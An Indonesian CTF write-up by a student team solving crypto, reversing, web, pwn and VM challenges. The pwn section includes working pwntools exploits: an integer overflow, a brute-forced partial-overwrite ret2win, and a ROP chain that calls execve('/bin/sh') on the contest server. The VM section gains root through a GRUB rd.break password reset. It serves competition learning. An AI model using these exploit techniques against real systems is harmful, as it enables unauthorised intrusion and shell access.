

CTF JEOPARDY LKS Nasional

SMK Negeri 7 Semarang



Muhammad Zaky Adzkiya
Rafi Nur Ardiansyah

Cry

Asimetris

Diberikan sebuah file python

```
from Crypto.Util.number import *

p = getPrime(1024)
q = getPrime(1024)
r = p + q
s = p - q
e = 65537
m = open("flag.txt", "r").read()
c = pow(bytes_to_long(m.encode()), e, p*q)
print("p+q = ", str(r))
print("p-q = ", str(s))
print("c = "+str(c))
```

Classic rsa dengan variable pembantu, namun N tidak diberikan. Tetapi kita diberikan variable $p+q$ dan $p-q$, dengan begitu kita bisa mencari salah satu dari p atau q . Untuk mencari p dengan cara $p = (p + q) + (p - q) = p * 2 \rightarrow$ kita bisa memperoleh p dengan membagi 2. Dan untuk mencari q cukup eliminasi pada variable $p+q$

Berikut solve yang kami gunakan:

```
from Crypto.Util.number import *

p_p_q =
22337914368699160591375797408690495608474558678159719061969271098571565092
89114835131375093531231475973396652990594240726224766942469041565469272984
08118269271123361806343238722602036442655115818340034688896232223189973295
74165818400181720458924325897896721271418476637081681591023777918792632809
3977218881808
p_m_q =
80411884013025802319532326114700317050733728200762019619729807960441571464
78209529522752670787863054017473957201598215740991630617215055640514254433
82687755461721563585744583594826611849977923530828178312018832147035653358
15611521230250829180280733347525682056061131495749972116575536132348562996
20174308066
```

```

c =
10300835035449517657293596853464312614316283989546934826954268189206177754
61815939149384762884638698359484897306933322268128957426550647928259443083
22812726260255030156199229450951109754592707308954159327641002595813691956
06835752929525904329946439591174871297686126596470454219680065756528222657
41850202181378210987544627049196083527856335448455975389658626919312622778
60981319736680601233050605700459889644427109622885337979999649231583487297
11945491538777073724367351632467294727199953799815141141954884309061637335
80418547342685548852104696309363668715059405543716620140855246723935043137
4970659499102590050673445

p = (p_p_q + p_m_q) // 2
q = (p_p_q - p)
n = p*q
phi = (p-1)*(q-1)
d = inverse(65537, phi)
print(long_to_bytes(pow(c,d,n)))

```

```


b'LKSN{hanya_matematika_dasar_bukan?_kalian_telah_m3ng3n4L_RSA_yey!}\n'

```

Flag : LKSN{hanya_matematika_dasar_bukan?_kalian_telah_m3ng3n4L_RSA_yey!}

Dasar Dasar

Diberi text yang terenkripsi



Karena hanya di encrypt menggunakan cipher dasar kita bisa langsung mendecodenya menggunakan tools bernama cyberchef.

Sebenarnya untuk base sangat mudah diidentifikasi karena terdapat perbedaan pada tiap base. Misal base32 pasti hurufnya besar semua, kalo base64 ada huruf kapital + kecil. Demikian juga untuk base 45 yang range nya adalah [0-9A-Z \$%*+~./:]

Setelah mendecode menggunakan base, saya berasumsi bahwa selanjutnya menggunakan ROT13. Berikut adalah urutanya

The screenshot shows a CyberChef recipe with the following steps:

- From Base45**: Alphabet 0~9A~Z \$%*+~./:; ☒ Remove non-alphabet chars
- From Base32**: Alphabet A~Z2~7=; ☒ Remove non-alphabet chars
- From Base64**: Alphabet A~Za~z0~9+~/=; ☒ Remove non-alphabet chars, ☐ Strict mode
- From Base32**: Alphabet A~Z2~7=; ☒ Remove non-alphabet chars
- From Base64**: Alphabet A~Za~z0~9+~/=; ☒ Remove non-alphabet chars, ☐ Strict mode
- ROT13**: ☒ Rotate lower case chars, ☒ Rotate upper case chars, ☐ Rotate numbers, Amount 13

Input: IN93X6~Y9WNP6091582893795H989CH62NAKH9~599Y9*H8U94M89C9IG6P*9D*9KY8ZNSH989IB950A~H9~59T1BLN9M9H8S8JZA40AP*9XIAVCAGG6L89L89P1A~597H9CT9ZM9*H8TNG~CBAC9QH99C93Z*8PH8DTAUH9769~H9CH87H9~597D87D43H9H9Z0ARH9L~9GR6F1A3H9H9769P8A~H8BUEA~H9LZA2UAEH93X6KYB9H9L89~59L1BF66EH9H9VB8CH8769B89~H87H9

Output: LKSN{play_fun_with_many_base_and_rot13}

LKSN{play_fun_with_many_base_and_rot13}

Pwn

Easy

Diberikan file elf langsung dibuka di ghidra

```

1 void vuln(void)
2
3
4 {
5     uint local_3c [12];
6     uint local_c;
7
8     puts("You have old laptop, then you want to sell it to buy flag");
9     printf("How much do you want to sell your laptop ? ");
10    __isoc99_scanf(&DAT_00102094,local_3c);
11    if ((int)local_3c[0] < 500) {
12        local_c = local_3c[0];
13        printf("OK you have %i$\n", (ulong)local_3c[0]);
14        if (local_c < 0x186a1) {
15            puts("But price for flag 100000$,so you cann\'t buy flag");
16        }
17        else {
18            printf("Ok you will get bonus : ");
19            reward();
20        }
21    }
22    else {
23        puts("It\'s quite expensive");
24    }
25    /* WARNING: Subroutine does not return */
26    exit(1);
27 }
28

```

File menerima input integer yang nantinya akan di compare jika lebih dari 0x186a1 maka flag akan muncul. Langsung saja kita coba dengan integer overflow yaitu -1 karena akan menjadi 0xffffffff

```

a@lactosilus:~/lks/pwn/easy$ nc 68.183.188.198 11101
You have old laptop, then you want to sell it to buy flag
How much do you want to sell your laptop ? -1
OK you have -1$
Ok you will get bonus : LKSN{basic_integer_overflow}

```

Flag : **LKSN{basic_integer_overflow}**

Medium

Diberikan file elf dengan proteksi sebagai berikut

```

a@lactosilus:~/lks/pwn/medium$ checksec medium
[*] '/home/a/lks/pwn/medium/medium'
  Arch:       amd64-64-little
  RELRO:      Full RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        PIE enabled

```

Pie enabled kemungkinan kita tidak bisa ret2libc selagi tidak bisa mendapatkan leak

```

1
2 void vuln(void)
3
4 {
5     undefined local_58 [76];
6     int local_c;
7
8     local_c = 0;
9     puts("You don't have money, but you want to buy a car");
10    printf("Work or leave ? ");
11    read(0,local_58,0xff);
12    if (local_c < 0xf4241) {
13        puts("thanks");
14    }
15    else {
16        printf("reward : LKSN{fake_flag}");
17    }
18    return;
19 }
20
21
22 void input_me(void)
23
24 {
25     int __c;
26     FILE *__stream;
27
28     __stream = fopen("flag.txt","r");
29     if (__stream == (FILE *)0x0) {
30         fwrite("Cannot open flag.txt",1,0x14,stderr);
31         /* WARNING: Subroutine does not return */
32         exit(1);
33     }
34     while( true ) {
35         __c = fgetc(__stream);
36         if (__c == -1) break;
37         putchar(__c);
38     }
39     fclose(__stream);
40     return;
41 }
42

```

Hanya ret2win biasa namun karena pie enabled, kita tidak bisa return ke input_me function Untuk mendapatkan flag. Namun karena kita tau offset dari input_me, kita bisa memanggil function tersebut dari LSBnya,

```
pwndbg> x input_me
0x5555555522a <input_me>: 0xe5894855
pwndbg> |
```

Karena input_me berakhir dengan22a maka kita bisa membruteforcenya. Peluang berhasil 1 / 16 kemungkinan (hex)

Berikut solver yang saya gunakan:

```
from pwn import *
```

```
p = remote('68.183.188.198',11102)

pay = cyclic(88) + b'*'
pay += b'\xf2'

p.sendafter(b'? ', pay)
p.interactive()
```

```
a@lactosilus:~/lks/pwn/medium$ while ;; do python3 s.py; done
[+] Opening connection to 68.183.188.198 on port 11102: Done
[*] Switching to interactive mode
reward : LKSN{fake_flag}/home/medium/run: line 2: 1818 Segmentation fault (core dumped) ./chall
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 68.183.188.198 port 11102
[+] Opening connection to 68.183.188.198 on port 11102: Done
[*] Switching to interactive mode
reward : LKSN{fake_flag}/home/medium/run: line 2: 1820 Segmentation fault (core dumped) ./chall
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 68.183.188.198 port 11102
[+] Opening connection to 68.183.188.198 on port 11102: Done
[*] Switching to interactive mode
reward : LKSN{fake_flag}/home/medium/run: line 2: 1822 Segmentation fault (core dumped) ./chall
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 68.183.188.198 port 11102
[+] Opening connection to 68.183.188.198 on port 11102: Done
[*] Switching to interactive mode
reward : LKSN{fake_flag}/home/medium/run: line 2: 1824 Segmentation fault (core dumped) ./chall
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 68.183.188.198 port 11102
[+] Opening connection to 68.183.188.198 on port 11102: Done
[*] Switching to interactive mode
reward : LKSN{fake_flag}LKSN{basic_buffer_overflow_with_random}/home/medium/run: line 2: 1826 Segmentation fault
[*] Got EOF while reading in interactive
$
```

Flag : LKSN{basic_buffer_overflow_with_random}

Hard

Diberikan file elf dengan spesifikasi berikut

```
a@lactosilus:~/lks/pwn/hard$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux)
, statically linked, BuildID[sha1]=d9f29ab22f861f1c038beae14848
83fdcc721d88, for GNU/Linux 3.2.0, with debug_info, not stripped
a@lactosilus:~/lks/pwn/hard$ checksec chall
[*] '/home/a/lks/pwn/hard/chall'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

File statically linked yang berarti seluruh symbol dari libc dimasukkan pada binary semuanya, kemungkinan kita tidak bisa ret2libc. Tetapi kita bisa menggunakan ret2syscall

Tinggal kita cari gadget” yang kita perlukan seperti “pop rdi ; ret” “pop rsi ; ret” “syscall” dll.

Oke pertama kita harus mencari cara agar kita bisa memasukkan string “/bin/sh” dalam sistem. Kita akan mengisi address bss dengan string /bin/sh dengan bantuan fungsi read

```
pay = cyclic(88)
pay += p64(pop_rdi) + p64(0)
pay += p64(pop_rsi_r15) + p64(bss) + p64(0)
pay += p64(pop_rdx) + p64(16)
pay += p64(elf.sym.read)
pay += p64(elf.sym.main)
```

Payload tersebut akan membaca input user dan akan ditaruh pada bss, setelah itu kembali ke main. Ini sama seperti **read(0, bss, 16)**

Selanjutnya kita akan mengeksekusi shell dengan execve, namun pada binary tidak terdapat fungsi tersebut. Kita dapat menggunakan syscall dengan payload sebagai berikut

```
apay = cyclic(88)
apay += p64(pop_rax) + p64(59)
apay += p64(pop_rdi) + p64(bss)
apay += p64(pop_rsi_r15) + p64(0) + p64(0)
apay += p64(pop_rdx) + p64(0)
```



```
apay += p64(ret)
apay += p64(syscall)
```

Disini syscall akan memanggil `execve` lalu megeksekusi string `/bin/sh`. Ini sama halnya seperti **`execve("/bin/sh", 0, 0)`**

Setelah itu tinggal masukkan inputan string `/bin/sh`

Berikut solve script yang saya gunakan:

```
from pwn import *

elf = context.binary = ELF('./chall', checksec=False)
context.terminal = "tmux splitw -h".split(" ")
p = remote('68.183.188.198', 11103)
#p = elf.process()
#gdb.attach(p)
pop_rdi = 0x00000000004019b1
pop_rax = 0x000000000044c163
pop_rdx = 0x00000000004016db
pop_rsi_r15 = 0x00000000004019af
syscall = 0x00000000004011fa
bss = 0x4b6200
ret = 0x0000000000401016

pay = cyclic(88)
pay += p64(pop_rdi) + p64(0)
pay += p64(pop_rsi_r15) + p64(bss) + p64(0)
pay += p64(pop_rdx) + p64(16)
pay += p64(elf.sym.read)
pay += p64(elf.sym.main)

apay = cyclic(88)
apay += p64(pop_rax) + p64(59)
apay += p64(pop_rdi) + p64(bss)
apay += p64(pop_rsi_r15) + p64(0) + p64(0)
apay += p64(pop_rdx) + p64(0)
apay += p64(ret)
apay += p64(syscall)

p.sendlineafter(b'? ', pay)
p.recvuntil(b"}")
```

```
p.sendline(b'/bin/sh\x00')
p.sendline(apay)
#p.send(b'/bin/sh\x00')
p.interactive()
```


```
a@lactosilus:~/lks/pwn/hard$ python3 s.py
[+] Opening connection to 68.183.188.198 on port 11103: Done
[*] Switching to interactive mode
You don't have money, but you want to buy a car
Work or leave ? reward : LKSN{fake_flag}$ ls
chall
flag.txt
run
$ cat flag.txt
LKSN{basic_rop_chain}$
```

Flag : LKSN{basic_rop_chain}

Reverse

Bahasa Ular

Diberikan file pyc beserta output file nya. Pyc adalah



Setelah di decompile hasilnya seperti ini

```
import this
```

```
input_peserta = input('Yuk belajar bahasa ular yang sudah
di-"goreng"! \nMasukkan nama file kamu dan kami mengubahnya menjadi format
yang keren! >>')
f_handler = open(input_peserta, 'rb').read()
f_transform = []
for karakter in f_handler:
    f_transform.append(karakter ^ 2 ^ 3 ^ 7 ^ 9 ^ 11 ^ 13)
f_final = ''
for karakterlagi in range(len(f_transform)):
    f_final += chr(f_transform[karakterlagi] ^ ord(this.s[karakterlagi %
len(f_transform)]))
# WARNING: Decompyle incomplete
```


Namun hasil Decompile tidak selesai. Setelah mengetahui hal tersebut saya mencoba memahami code yang terdecompile seadanya, lalu berpikir untuk sengaja membuat file terenkripsi menggunakan script tersebut. Di sini saya membuat script sederhana untuk membuat file yang berisi null byte.

[illegible]

Karena semua 00.txt null maka kita bisa bilang 00.txt.malware adalah kunci 😊. Kurang lebih gambarannya sebagai berikut

$A \otimes \mathbb{C} \cong A$

Ketika sudah dapat kunci, bisa langsung dipakai ke flag.txt.malware



```
1 a = [i for i in open('00.txt.malware', 'rb').read()]
2 b = [i for i in open('flag.txt.malware', 'rb').read()]
3 b = [b[i] ^ a[i] for i in range(len(b))]
4 print(len(b))
5 flag = ''
6 for i in range(len(b)):
7     flag += chr(b[i])
8 print(flag)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

JUPYTER: VARIABLES

Name	Type	Size	Value
No variables defined			

TERMINAL

```
PS C:\Users\rafim\Desktop> python -u "c:\Users\rafim\Desktop\solve.py"
56
LKSN{w4h_kamU_b!sa_84hasa_uLar_yang_diG0reng_a.k.a_PYC}
PS C:\Users\rafim\Desktop>
```

LKSN{w4h_kamU_b!sa_84hasa_uLar_yang_diG0reng_a.k.a_PYC}

Tidak Ada

Diberi file bernama tidak ada, setelah di cek menggunakan gdb ternyata memang tidak ada apa apa.


```
Disassembly
int __isoc99_scanf (const char *format);
0x00001040      jmp     qword [__isoc99_scanf] ; 0x4008
0x00001046      push    1
0x0000104b      jmp     section..plt
void exit (int status);
0x00001050      jmp     qword [exit] ; 0x4010
0x00001056      push    2
0x0000105b      jmp     section..plt
;-- section..plt.got:
__cxa_finalize ();
0x00001060      jmp     qword [__cxa_finalize] ; 0x3fe0 ; [13] -r-x section size 8 na
0x00001066      nop
0x00001068      add     byte [rax], al
0x0000106a      add     byte [rax], al
0x0000106c      add     byte [rax], al
0x0000106e      add     byte [rax], al
;-- section..text:
entry0 (void *rtld_fini);
; arg void *rtld_fini @ rdx
0x00001070      xor     ebp, ebp ; [14] -r-x section size 721 named .text
0x00001072      mov     r9, rdx ; void *rtld_fini
0x00001075      pop     rsi ; int argc
0x00001076      mov     rdx, rsp ; char **ubp_av
0x00001079      and     rsp, 0xfffffffffffffff0
0x0000107d      push    rax
0x0000107e      push    rsp
0x0000107f      lea     r8, [0x00001340] ; void *fini
0x00001086      lea     rcx, [0x000012e0] ; void *init
0x0000108d      lea     rdi, [main] ; 0x129f ; void *main
0x00001094      call    qword [__libc_start_main] ; 0x3fc8
0x0000109a      hlt
0x0000109b      nop     dword [rax + rax]
fcn.000010a0 ();
0x000010a0      lea     rdi, section..bss ; 0x4028
0x000010a7      lea     rax, section..bss ; 0x4028
0x000010ae      cmp     rax, rdi
```

Namun juga tidak terdapat apa apa, lalu aku scrol kebawah, saya menemukan ada bytes yang di assign ke variabel dword atau (double word)

Note: word adalah 2 bytes jika dword berarti 4 bytes

```

0x00001193      call     __isoc99_scanf ; sym.imp.__isoc99_scanf ; int scanf(const cha
0x00001198      mov     dword [var_80h], 0xb3
0x0000119f      mov     dword [var_7ch], 0xb4
0x000011a6      mov     dword [var_78h], 0xac
0x000011ad      mov     dword [var_74h], 0xb1
0x000011b4      mov     dword [var_70h], 0x84
0x000011bb      mov     dword [var_6ch], 0x97
0x000011c2      mov     dword [var_68h], 0x9e
0x000011c9      mov     dword [var_64h], 0x93
0x000011d0      mov     dword [var_60h], 0x90
0x000011d7      mov     dword [var_5ch], 0xa0
0x000011de      mov     dword [var_58h], 0x9e
0x000011e5      mov     dword [var_54h], 0x8c
0x000011ec      mov     dword [var_50h], 0x9a
0x000011f3      mov     dword [var_4ch], 0x91
0x000011fa      mov     dword [var_48h], 0x98
0x00001201      mov     dword [var_44h], 0xa0
0x00001208      mov     dword [var_40h], 0x9b
0x0000120f      mov     dword [var_3ch], 0xde
0x00001216      mov     dword [var_38h], 0x8c
0x0000121d      mov     dword [var_34h], 0x96
0x00001224      mov     dword [var_30h], 0x91
0x0000122b      mov     dword [var_2ch], 0xde
0x00001232      mov     dword [var_28h], 0x82
0x00001239      mov     dword [var_4h], 0
0x00001240      mov     dword [var_4h], 0
0x00001247      jmp     0x1275
0x00001249      mov     eax, dword [var_4h]

```

Itu tampak mencurigakan, lalu aku coba menggunakan known plaintext attack dengan asumsi bytes tersebut adalah flag

```

PS C:\Users\rafim\Desktop> ipython
Python 3.10.8 (tags/v3.10.8:aaaf517, Oct 11 2022, 16:50:30) [MSC v.1933 64 bit (AMD64)]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.4.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: ord('L') ^ 0xb3
Out[1]: 255

In [2]: ord('K') ^ 0xb4
Out[2]: 255

In [3]: ord('S') ^ 0xac
Out[3]: 255

In [4]: _

```

Ternyata benar itu adalah bytes flag yang di XOR dengan kunci yang sama. Lalu aku ambil semua hex nya dan di decode

```
Windows PowerShell  X  IPython: C:rafin/Desktop  X  +  v

In [2]: ord('K') ^ 0xb4
Out[2]: 255

In [3]: ord('S') ^ 0xac
Out[3]: 255

In [4]: enc = [0xb3,
...: 0xb4,
...: 0xac,
...: 0xb1,
...: 0x84,
...: 0x97,
...: 0x9e,
...: 0x93,
...: 0x90,
...: 0xa0,
...: 0x9e,
...: 0x8c,
...: 0x9a,
...: 0x91,
...: 0x98,
...: 0xa0,
...: 0x9b,
...: 0xde,
...: 0x8c,
...: 0x96,
...: 0x91,
...: 0xde,
...: 0x82]

In [5]: flag = [chr(i^255) for i in enc]

In [6]: ''.join(flag)
Out[6]: 'LKSN{halo_aseng_d!sin!}'
```


LKSN{halo_aseng_d!sin!}

Web

Arcade Sidescreen

Untuk challenge web, kita diberi web yang terbuat dari javascript, flag ada pada tag ber **id** secret pada html, namun ketika kita inspect element maka akan muncul alert **cheating** . Maka untuk melihat flag kita bisa menggunakan perintah curl atau request menggunakan burpsuite. Sehingga kita tidak dianggap cheating karena tidak membuka inspect element/devtools 😊

MAAF GAMBAR TIDAK ADA KARENA WEB DOWN SAAT PEMBUATAN WRITEUP



Server Exploitation

VM1

Enumeration

Melakukan port scanning pada ip target menggunakan nmap dengan hasil seperti ini


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sS -A 192.168.100.10 -p-  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 09:11 EDT  
Nmap scan report for 192.168.100.10  
Host is up (0.00100s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38  
2082/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)  
|_ ssh-hostkey:  
|   2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)  
|   256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)  
|_  256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)  
MAC Address: 08:00:27:40:10:75 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1   1.00 ms  192.168.100.10  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
```

Terlihat bahwa distro yang digunakan menggunakan centos, dan detail lainnya. Di sini saya tertarik untuk mengunjungi web karena port 80 terbuka.



Pada website terdapat tampilan seperti ini, setelah di telusuri source nya dan melakukan directory fuzzing, tidak terdapat hal hal yang bisa di exploit. Hanya terdapat aset spt gambar random dan script js. Lalu seketika ingat waktu ngerjain challenge htb yang biasanya

menggunakan domain dengan mengganti host. Setelah di coba coba ternyata menggunakan host **secure.pilkada.local** ada phpmyadmin



Root account

Setelah lama ngestuck, pusing, dan lelah karena tim lain pada solve. Tiba tiba terpikir untuk mencoba mereset password vm untuk langsung terjun ke shell root

Saya mengikuti tutorial di web ini [How to reset root password on CentOS 7 / RHEL 7 | ComputingForGeeks](https://www.computingforgeeks.com/how-to-reset-root-password-on-centos-7-rhel-7/)

```
insmod xfs
set root='hd0,msdos1'
if [ x${feature_platform_search_hint} = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hin\
t-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 --hint='hd0,msdos1' 8301fb41-5\
72e-48a9-98b5-5ca7c8b588f7
else
    search --no-floppy --fs-uuid --set=root 8301fb41-572e-48a9-98b5-5ca7\
c8b588f7
fi
linux16 /vmlinuz-3.10.0-1127.13.1.el7.x86_64 root=/dev/mapper/centos-r\
oot ro crashkernel=auto spectre_v2=retpoline rd.lvm.lv=centos/root rd.lvm.lv=c\
entos/swap rhgb quiet LANG=en_GB.UTF-8 rd.break
initrd16 /initramfs-3.10.0-1127.13.1.el7.x86_64.img

Press Ctrl-x to start, Ctrl-c for a command prompt or Escape to
discard edits and return to the menu. Pressing Tab lists
possible completions.
```

```
sh-4.2# cd root
sh-4.2# cd /root/
sh-4.2# ls
anaconda-ks.cfg  root-final-flag.txt
sh-4.2# cat root-final-flag.txt
Flag Adalah : "Simple Mind Win Everything"
sh-4.2#
```

